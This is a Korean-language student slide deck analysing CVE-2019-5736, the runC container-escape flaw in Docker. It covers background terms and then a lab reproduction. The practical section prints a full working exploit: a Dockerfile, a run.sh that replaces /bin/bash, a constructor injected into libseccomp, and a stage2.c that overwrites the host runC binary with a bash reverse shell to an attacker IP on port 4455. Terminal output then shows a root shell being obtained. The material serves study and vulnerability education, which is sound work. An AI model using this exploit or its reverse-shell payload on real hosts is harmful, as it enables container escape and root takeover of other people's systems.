



CVE-2019-5736

취약점 분석

IT정보공학과 김아은

INDEX

CVE-2019-5736

- CVE-2019-5736 이란?
- 용어 정리
- 공격 과정
- 실습
- 대응 방안

CVE-2019-5736

◆ CVE-2019-5736 이란?

- 2019년 2월 11일에 발표된 취약점
- Docker, Kubernetes 등 대부분의 컨테이너 기반 가상화 서비스에서 사용되는 runC에서 취약점 발생
- 해당 취약점은 runC의 파일 디스크립터(/proc/self/exe)를 적절하게 처리하지 못해 발생하며 최종적으로 권한 상승이 일어나 컨테이너를 실행하는 호스트에 대한 루트 권한을 탈취하는 취약점




용어 정리

1) Docker




- 리눅스 컨테이너 기술을 기반으로 하는 가상화 플랫폼
- 하나의 이미지로 여러 컨테이너 사용 가능



용어 정리

1) Docker




- **Docker Engine** : 도커 서비스를 제공하고 컨테이너를 구축하는 핵심 소프트웨어
- **containerd** : runC를 사용하여 도커 이미지로 컨테이너 생성
- **runC** : 컨테이너에 필요한 모든 구성요소를 묶어 컨테이너 생성
- **shim** : runC가 종료된 후에 컨테이너의 라이프사이클 관리



용어 정리

2) runC

- OCI(Open Container Initiative) 표준을 기반으로 컨테이너의 생성/실행 등을 위한 CLI 도구
- runC는 Docker, Kubernetes, Podman 등 컨테이너 기술의 기본 런타임으로 사용
- 일반적으로 호스트의 루트 권한으로 실행되기 때문에 공격자는 이를 악용하여 임의의 코드 실행이 가능함



- runC 실행 → 하위 프로세스로 runC init 생성 & 컨테이너 독립적인 가상환경 만듦 → runC init은 execve를 호출하여 사용자가 요청한 명령을 자기 자신에게 덮어씀



용어 정리

3) symbolic link

- 절대 경로 또는 상대 경로의 형태로 된 파일이나 디렉터리를 가리키는 특수 파일

4) libseccomp

- c 소스를 빌드하기 위한 라이브러리
- runC에 동적으로 링크되어 있는 라이브러리 중 하나

```
victim@heun-VirtualBox:~$ ldd /usr/bin/docker-runc.bak
linux-vdso.so.1 (0x00007ffcc9b8a000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f81d8a5d000)
libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007f81d883d000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f81d8639000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f81d8248000)
/lib64/ld-linux-x86-64.so.2 (0x00007f81d95d6000)
```

- runC가 동작할 때, 동적 링커가 연결된 라이브러리를 로드한 후 실행



용어 정리

5) procfs

- /proc은 유닉스 계열 운영체제에서 쓰이는 특별한 가상 파일시스템
- 프로세스(process) 정보뿐만 아니라 다른 시스템 정보들까지 광범위하게 제공
- /proc/self/exe를 이용하면 현재 실행 파일에 대한 심볼릭 링크 사용 가능

+) 이번 취약점은 공격자가 /proc/self/exe를 호출하여 runC에 접근한다.



용어 정리

6) namespaces

- VM에서 각 게스트 머신마다 독립적인 공간을 제공하고 서로 충돌하지 않도록 리눅스에서 제공하는 기능
- 프로세스를 실행할 때 시스템의 리소스를 분리해서 (독립적으로) 실행할 수 있도록 도와주는 역할

7) Privileged Container

- 호스트의 UID 0(루트)과 컨테이너의 UID 0가 같음을 의미
- docker에서는 별도의 사용자 namespace를 사용하지 않기 때문에 default로 Privileged Container로 컨테이너를 생성
 - 컨테이너 밖에서 빠져나온다면, runC를 호스트의 루트권한으로 실행시킬 수 있습니다.



공격 과정

◆ CVE-2019-5736 취약점의 트리거 방법


- 컨테이너 내부에서 (루트 권한으로) 악성 프로세스 실행
- 악성 도커 이미지 실행

◆ 영향받는 소프트웨어 버전

S/W 구분	취약 버전
Docker CE(Community)	18.06.2, 18.09.2 이전 버전
Docker EE(Enterprise)	18.09.2, 18.03.1-ee-6, 17.06.2-ee-19 이전 버전




공격 과정



- ① 악성 이미지 배포
- ② 악성 이미지 설치
- ③ 컨테이너 생성 및 악성 셸 스크립트 실행
- ④ 악성코드 실행 및 루트 권한 획득
- ⑤ 중요정보 탈취



실습



Dockerfile	악성 도커 이미지를 만들기 위한 설정 파일
run.sh	libseccomp 라이브러리에 stage1.c 코드 삽입 & stage2.c 빌드 & /bin/bash 변조
stage1.c	/proc/self/exe를 이용하여 받은 runC 파일을 stage2에 전달
stage2.c	전달받은 runC 바이너리 파일에 공격 코드 작성



실습

1) Dockerfile : 도커 이미지를 만들기 위한 설정 파일

```
1 FROM ubuntu:18.04
2
3 RUN set -e -x ;\
4     sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ;\
5     apt -y update ;\
6     apt-get -y install build-essential ;\
7     cd /root ;\
8     apt-get -y build-dep libseccomp ;\
9     apt-get source libseccomp
10
11 ADD stage1.c /root/stage1.c
12 ADD stage2.c /root/stage2.c
13 ADD run.sh /root/run.sh
14 RUN set -e -x ;\
15     chmod 777 /root/run.sh
```

① libseccomp 라이브러리 설치 및 실행
→ runC를 덮어쓰기 위해 필요한 라이브러리

② 공격에 필요한 3개의 소스 파일 추가
→ stage1.c, stage2.c, run.sh



실습

2) **run.sh** : libseccomp 라이브러리에 stage1.c 코드 삽입 & stage2.c 빌드 & /bin/bash 변조

```
1  #!/bin/bash
2  cd /root/libseccomp-2.5.1
3  cat /root/stage1.c >> src/api.c
4  DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us
5  dpkg -i /root/*.deb
6  mv /bin/bash /bin/good_bash
7  gcc /root/stage2.c -o /stage2
8  cat >/bin/bash <<EOF
9  #!/proc/self/exe
10 EOF
11 chmod +x /bin/bash
```

① libseccomp 라이브러리에 있는 api.c 파일에 stage1.c 코드 추가



실습

2) run.sh : libseccomp 라이브러리에 stage1.c 코드 삽입 & stage2.c 빌드 & /bin/bash 변조

```
1  #!/bin/bash
2  cd /root/libseccomp-2.5.1
3  cat /root/stage1.c >> src/api.c
4  DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us
5  dpkg -i /root/*.deb
6  mv /bin/bash /bin/good_bash
7  gcc /root/stage2.c -o /stage2
8  cat >/bin/bash <<EOF
9  #!/proc/self/exe
10 EOF
11 chmod +x /bin/bash
```

② stage2.c 소스 파일 빌드

③ /bin/bash를 #!/proc/self/exe로 덮어씌우는 작업

- /proc/self/exe : 프로세스가 실행 중인 실행 파일에 대한 심볼릭 링크
- 기존의 /bin/bash가 아니라
/proc/self/exe의 대상인 호스트의 runC 바이너리를 링크



실습

3) stage1.c : run.sh가 실행될 때 가장 먼저 실행되는 코드, runC을 stage2에 전달

```
1
2 #include <stdio.h>
3 #include <sys/types.h>
4 #include <sys/stat.h>
5 #include <fcntl.h>
6 #include <unistd.h>
7
8 __attribute__((constructor)) void foo(void)
9 {
10     int fd = open("/proc/self/exe", O_RDONLY);
11     if (fd == -1 ) {
12         printf("HAX: can't open /proc/self/exe\n");
13         return;
14     }
15     printf("HAX: fd is %d\n", fd);
16
17     char *argv2[3];
18     argv2[0] = strdup("/stage2");
19     char buf[128];
20     snprintf(buf, 128, "/proc/self/fd/%d", fd);
21     argv2[1] = buf;
22     argv2[2] = 0;
23     execve("/stage2", argv2, NULL);
24 }
25
```

① /proc/self/exe를 읽기형식으로 파일 디스크립터에 받아옴
→ /proc/self/exe가 가리키는 심볼릭 링크 : runC

② stage2에 ①번에서 받아온
파일 디스크립터를 인자로 넘겨주어 실행
→ runC 전달



실습

4) stage2.c : 전달받은 runC 바이너리 파일에 공격 코드 작성

```
1  #include <stdio.h>
2  #include <sys/types.h>
3  #include <sys/stat.h>
4  #include <fcntl.h>
5  #include <errno.h>
6  #include <string.h>
7  #include <unistd.h>
8
9
10 int main(int argc, char **argv) {
11
12     printf("HAX2: argv: %s\n", argv[1]);
13     int res1 = -1;
14     int total = 10000;
15     while(total>0 && res1== -1){
16
17         int fd = open(argv[1], O_RDWR|O_TRUNC);
18         printf("HAX2: fd: %d\n", fd);
19
20         const char *poc = "#!/bin/bash\n/bin/bash -i >& /dev/tcp/192.168.56.201/4455 0>&1 &\n";
21         int res = write(fd, poc, strlen(poc));
22         printf("HAX2: res: %d, %d\n", res, errno);
23         res1 = res;
24         total--;
25     }
26 }
27
```

① 매개변수로 받은 runC 바이너리를 파일 디스크립터로 받아옴

- O_RDWR : 읽기와 쓰기 모두 가능
- O_TRUNC : 기존 파일 내용 모두 삭제

①



실습

4) stage2.c : 전달받은 runC 바이너리 파일에 공격 코드 작성

```
1  #include <stdio.h>
2  #include <sys/types.h>
3  #include <sys/stat.h>
4  #include <fcntl.h>
5  #include <errno.h>
6  #include <string.h>
7  #include <unistd.h>
8
9
10 int main(int argc, char **argv) {
11
12     printf("HAX2: argv: %s\n", argv[1]);
13     int res1 = -1;
14     int total = 10000;
15     while(total>0 && res1== -1){
16
17         int fd = open(argv[1], O_RDWR|O_TRUNC);
18         printf("HAX2: fd: %d\n", fd);
19
20         const char *poc = "#!/bin/bash\n/bin/bash -i >& /dev/tcp/192.168.56.201/4455 0>&1 &\n";
21         int res = write(fd, poc, strlen(poc));
22         printf("HAX2: res: %d, %d\n", res, errno);
23         res1 = res;
24         total--;
25     }
26 }
27
```

- ② 공격 코드를 fd(runC 바이너리)에 덮어쓰기
- 공격자의 ip가 들어감

②



실습

victim PC	attacker PC
Ubuntu 18.04.6	Ubuntu 18.04.6
192.168.56.103	192.168.56.101
Docker-ce 18.06.1	Docker-ce 18.09.5

```
victim@aheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker version
Client:
Version:      18.06.1-ce
API version:  1.38
Go version:   go1.10.3
Git commit:   e68fc7a
Built:        Tue Aug 21 17:24:51 2018
OS/Arch:      linux/amd64
Experimental: false

Server:
Engine:
Version:      18.06.1-ce
API version:  1.38 (minimum version 1.12)
Go version:   go1.10.3
```



실습

① dockerfile로 이미지 빌드

```
victim@aheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker build -t cve .
Sending build context to Docker daemon 7.68kB
Step 1/6 : FROM ubuntu:18.04
--> b67d6ac264e4
Step 2/6 : RUN set -e -x ; sed -i 's,# deb-src,deb-src,' /etc/apt/sources.list ; apt -y
update ; apt-get -y install build-essential ; cd /root ; apt-get -y build-dep libse
ccomp ; apt-get source libseccomp
--> Running in decfb053eff0
+ sed -i s # deb-src deb-src /etc/apt/sources.list
:
--> Running in 0df889e4dd56
+ chmod 777 /root/run.sh
Removing intermediate container 0df889e4dd56
--> c3c6f6012460
Successfully built c3c6f6012460
Successfully tagged cve:latest
victim@aheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
cve	latest	c3c6f6012460	9 seconds ago	506MB
ubuntu	18.04	b67d6ac264e4	2 weeks ago	63.2MB



실습

② 컨테이너 생성 및 실행 → run.sh 실행 → libseccomp 라이브러리 코드에 악성코드(stage1.c) 삽입

```
victim@aheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker run -t -d --name cvetest cve
bdc9ec99356cb16680276b91117044877ccc44ba8154536a141080336c5dc546
victim@aheun-VirtualBox:~/Desktop/cve-2019-5736$ docker exec -it cvetest /bin/sh
# cd /root
# ls
libseccomp-2.5.1                                libseccomp_2.5.1.orig.tar.gz  stage2.c
libseccomp_2.5.1-1ubuntu1~18.04.2.debian.tar.xz  run.sh
libseccomp_2.5.1-1ubuntu1~18.04.2.dsc            stage1.c
# ./run.sh && exit
dpkg-buildpackage: info: source package libseccomp
dpkg-buildpackage: info: source version 2.5.1-1ubuntu1~18.04.2
dpkg-buildpackage: info: source distribution bionic-security
dpkg-buildpackage: info: source changed by Marc Deslauriers <marc.deslauriers@ubuntu.com>
dpkg-buildpackage: info: host architecture amd64
dpkg-source --before-build libseccomp-2.5.1

Preparing to unpack .../seccomp_2.5.1-1ubuntu1~18.04.2_amd64.deb ...
Unpacking seccomp (2.5.1-1ubuntu1~18.04.2) ...
Setting up libseccomp2:amd64 (2.5.1-1ubuntu1~18.04.2) ...
Setting up seccomp (2.5.1-1ubuntu1~18.04.2) ...
Setting up libseccomp-dev:amd64 (2.5.1-1ubuntu1~18.04.2) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
HAX: fd is 3
Processing triggers for libc-bin (2.27-3ubuntu1.5) ...
victim@aheun-VirtualBox:~/Desktop/cve-2019-5736$
```



실습

② 컨테이너

```
File Edit View Search Terminal Help
victim@ah

/* NOTE: for historical reasons, and possibly future use, we require a
 * valid filter context even though we don't actual use it here; the
 * api update is also not strictly necessary, but keep it for now */

/* force a runtime api level detection */
_seccomp_api_update();

if (_ctx_valid(ctx))
    return _rc_filter(-EINVAL);

return _rc_filter(sys_notify_fd());
}

/* NOTE - function header comment in include/seccomp.h */
API int seccomp_export_pfc(const scmp_filter_ctx ctx, int fd)
{
    int rc;
    struct db_filter_col *col;

    if (_ctx_valid(ctx))
        return _rc_filter(-EINVAL);
    col = (struct db_filter_col *)ctx;

    rc = gen_pfc_generate(col, fd);
    return _rc_filter_sys(col, rc);
}

/* NOTE - function header comment in include/seccomp.h */
API int seccomp_export_bpf(const scmp_filter_ctx ctx, int fd)
{
    int rc;
    struct db_filter_col *col;
    struct bpf_program *program;

    if (_ctx_valid(ctx))
        return _rc_filter(-EINVAL);
    col = (struct db_filter_col *)ctx;

    rc = gen_bpf_generate(col, &program);
    if (rc < 0)
        return _rc_filter(rc);
    rc = write(fd, program->blks, BPF_PGM_SIZE(program));
    gen_bpf_release(program);
    if (rc < 0)
        return _rc_filter_sys(col, -errno);

    return 0;
}
#
```

```
File Edit View Search Terminal Help
victim@ah

}

/* NOTE - function header comment in include/seccomp.h */
API int seccomp_export_bpf(const scmp_filter_ctx ctx, int fd)
{
    int rc;
    struct db_filter_col *col;
    struct bpf_program *program;

    if (_ctx_valid(ctx))
        return _rc_filter(-EINVAL);
    col = (struct db_filter_col *)ctx;

    rc = gen_bpf_generate(col, &program);
    if (rc < 0)
        return _rc_filter(rc);
    rc = write(fd, program->blks, BPF_PGM_SIZE(program));
    gen_bpf_release(program);
    if (rc < 0)
        return _rc_filter_sys(col, -errno);

    return 0;
}

#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

__attribute__((constructor)) void foo(void)
{
    int fd = open("/proc/self/exe", O_RDONLY);
    if (fd == -1) {
        printf("HAX: can't open /proc/self/exe\n");
        return;
    }
    printf("HAX: fd is %d\n", fd);

    char *argv2[3];
    argv2[0] = strdup("/stage2");
    char buf[128];
    snprintf(buf, 128, "/proc/self/fd/%d", fd);
    argv2[1] = buf;
    argv2[2] = 0;
    execve("/stage2", argv2, NULL);
}
#
```

api.c 파일에 stage1.c 코드가 추가된 모습

실습

② 컨테이너 생성 및 실행 → run.sh 실행 → /bin/bash 변조

```
victim@aheun-VirtualBox:~/Desktop/cve-2019-5736$ head -c 80 /bin/bash | xxd
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF.....
00000010: 0300 3e00 0100 0000 2015 0300 0000 0000  ..>.....
00000020: 4000 0000 0000 0000 a0f6 1000 0000 0000  @.....
00000030: 0000 0000 4000 3800 0900 4000 1c00 1b00  ....@.8...@....
00000040: 0600 0000 0400 0000 4000 0000 0000 0000  .....@.....
```

```
# cat /bin/bash
#!/proc/self/exe
```



실습

③ 공격자 PC에서 4455 포트 listen

```
attacker@iheun-VirtualBox:~$ nc -nlvvp 4455  
Listening on [0.0.0.0] (family 0, port 4455)  
|
```


④ 희생자 PC에서 컨테이너 열기 → runC 실행 → libseccomp에 삽입된 stage1과 stage2 실행

```
victim@iheun-VirtualBox:~/Desktop/cve-2019-5736$ sudo docker exec -it cvetest /bin/bash
```



실습

⑤ runC 바이너리 파일 덮어쓰기 & 공격자 루트 쉘 획득




The image shows two terminal windows side-by-side. The left window is titled 'victim@ahyun-VirtualBox: ~/Desktop/cve-2019-5736' and displays the output of a HAX2 exploit, showing resource allocation and file descriptor changes. The right window is titled 'attacker@ahyun-VirtualBox: ~' and shows a netcat listener on port 4455 receiving a connection from 192.168.56.103. The connection is successful, but the attacker cannot set a terminal process group and has no job control in this shell. The prompt is a long alphanumeric string.

```
victim@ahyun-VirtualBox: ~/Desktop/cve-2019-5736
File Edit View Search Terminal Help
HAX2: res: -1, 9
HAX2: fd: -1
HAX2: res: -1, 9
HAX2: fd: -1
HAX2: res: -1, 9
HAX2: fd: 4
HAX2: res: 65, 9

attacker@ahyun-VirtualBox: ~
File Edit View Search Terminal Help
attacker@ahyun-VirtualBox:~$ nc -nlvvp 4455
Listening on [0.0.0.0] (family 0, port 4455)
Connection from 192.168.56.103 51094 received!
bash: cannot set terminal process group (14561): Inappropriate ioctl for device
bash: no job control in this shell
<c2ec322fc997fb0d880bf4623d1b437ef784d56ff531bb06d#
```

/bin/bash 명령을 위해 execve 호출

공격자 루트 쉘 획득



The image shows a terminal window titled 'root@ahyun-VirtualBox: /root#'. The prompt is highlighted with a red box. The user enters 'id', and the output shows they are root. Then, the user enters 'ls', and the output shows the contents of the directory: Dockerfile, hacked.txt, README.md, run.sh, stage1.c, stage2.c. The prompt is highlighted with a red box.

```
root@ahyun-VirtualBox: /root# id
id
uid=0(root) gid=0(root) groups=0(root)

root@ahyun-VirtualBox: /home/victim/Desktop/cve-2019-5736# ls
ls
Dockerfile
hacked.txt
README.md
run.sh
stage1.c
stage2.c
root@ahyun-VirtualBox: /home/victim/Desktop/cve-2019-5736#
```

실습

⑤ runC 바이너리 파일 덮어쓰기 & 공격자 루트 쉘 획득

```
victim@aheun-VirtualBox:~$ netstat | grep 4455
tcp        0      0 aheun-VirtualBox:51108 192.168.56.201:4455    ESTABLISHED
tcp        0      0 aheun-VirtualBox:51106 192.168.56.201:4455    ESTABLISHED
tcp        0      0 aheun-VirtualBox:51104 192.168.56.201:4455    ESTABLISHED
victim@aheun-VirtualBox:~$ fuser -k -n tcp 4455
victim@aheun-VirtualBox:~$ netstat | grep 4455
tcp        0      0 aheun-VirtualBox:51108 192.168.56.201:4455    ESTABLISHED
tcp        0      0 aheun-VirtualBox:51106 192.168.56.201:4455    ESTABLISHED
tcp        0      0 aheun-VirtualBox:51104 192.168.56.201:4455    ESTABLISHED
```

→ 4455 포트로 공격자 PC와 연결중

```
root@aheun-VirtualBox:/bin# tail -c100 /usr/bin/docker-runc.bak | xxd
00000000: 0000 0000 ecca 0600 0000 0000 0000 0000 .....
00000010: 0000 0000 0100 0000 0000 0000 0000 0000 .....
00000020: 0000 0000 1100 0000 0300 0000 0000 0000 .....
00000030: 0000 0000 0000 0000 0000 0000 5433 b100 .....T3..
00000040: 0000 0000 d001 0000 0000 0000 0000 0000 .....
00000050: 0000 0000 0100 0000 0000 0000 0000 0000 .....
00000060: 0000 0000 .....
root@aheun-VirtualBox:/bin# tail -c100 /usr/bin/docker-runc | xxd
